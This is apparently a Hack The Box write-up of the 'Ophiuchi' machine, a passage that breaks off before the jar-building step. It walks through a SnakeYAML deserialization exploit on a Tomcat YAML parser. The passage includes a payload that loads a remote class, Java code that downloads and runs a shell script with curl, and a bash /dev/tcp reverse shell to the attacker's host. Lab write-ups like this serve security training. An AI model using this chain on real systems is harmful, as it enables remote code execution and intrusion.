

ophiuchi




```
┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# nmap -sC -sV -p- 10.10.10.227
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 12:51 EDT
Nmap scan report for 10.10.10.227
Host is up (0.058s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 8080 - Apache tomcat server

Going over to the page, we find a YAML parser. YAML is a human-readable data-serialization language. It is commonly used for configuration files and in applications where data is being stored or transmitted.



10.10.10.227:8080
repo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChe
ONLINE YAML PARSER
PARSE
Need support?

```
- saad : ahla
- mohammed : rakho
- ahmed : malekdin
```


10.10.10.227:8080/Servlet
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...

```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```


example:



```
---$
#··<common·name>:$
#···name:·Given·Surname$
#···job:·JOB$
#···skills:$
#····-·LANG$
-·martin:$
··name:·Martin·D`veloper$
··job:·Developer$
··skills:$
···-·python$
···-·perl$
···-·pascal$
-·tabitha:$
··name:·Tabitha·Bitumen$
··job:·Developer$
··skills:$
···-·lisp$
···-·fortran$
···-·erlang$
-·bob:$
····name:·Bob·Dobbs$
····job:·Salesperson$

-:**-  space.yaml      All L23     (YAML ws Abbrev)
```


So lets check if we can exploit it using deserialization vulnerability. Googling for a bit, we find that SnakeYAML which is used in Java applications is vulnerable to deserialization. Found a really good medium blog by Swapneil Kumar Dash https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858
We can use this deserialization vulnerablity to get remote code execution. The original paper is to be found at https://-github.com/mbechler/marshalsec And the YAML payload we are going to use is found at https://github.com/artsploit/yaml-payload

SnakeYAML deserialization exploit




ONLINE YAML PARSER

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.10"]
  ]]
]
```




```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.227 - - [08/Jun/2021 14:33:38] "GET / HTTP/1.1" 200 -
```

SnakeYAML deserialization exploit
We clone the repo and edit AwesomeScriptEngineFactory.java file to execute are desired commands.




```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi]
└─# git clone https://github.com/artsploit/yaml-payload.git
Cloning into 'yaml-payload'...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.

┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi]
└─# ls
ophiuchi.ctb  ophiuchi.ctb~  ophiuchi.ctb~~  ophiuchi.ctb~~~  yaml-payload
```

We can execute system commands useing the Runtime.getRuntime().exec(). We write a bash script revshell.sh as follows
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.10/8888 0>&1
Next we insert the commands to be executed on target machine. We use curl to get the revshell.sh from our machine and execute it.
Next we insert the commands to be executed on target machine. We use curl to get the revshell.sh from our machine and execute it.




```
AwesomeScriptE…ineFactory.java ×

package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.14.10/shell.sh -o /tmp/shell.sh");
            Runtime.getRuntime().exec("bash /tmp/shell.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
```




```
shell.sh ×

#!/bin/sh
bash -i >& /dev/tcp/10.10.14.10/8888 0>&1

```

Now as per the instructions, we use the following commands to get our payload jar file

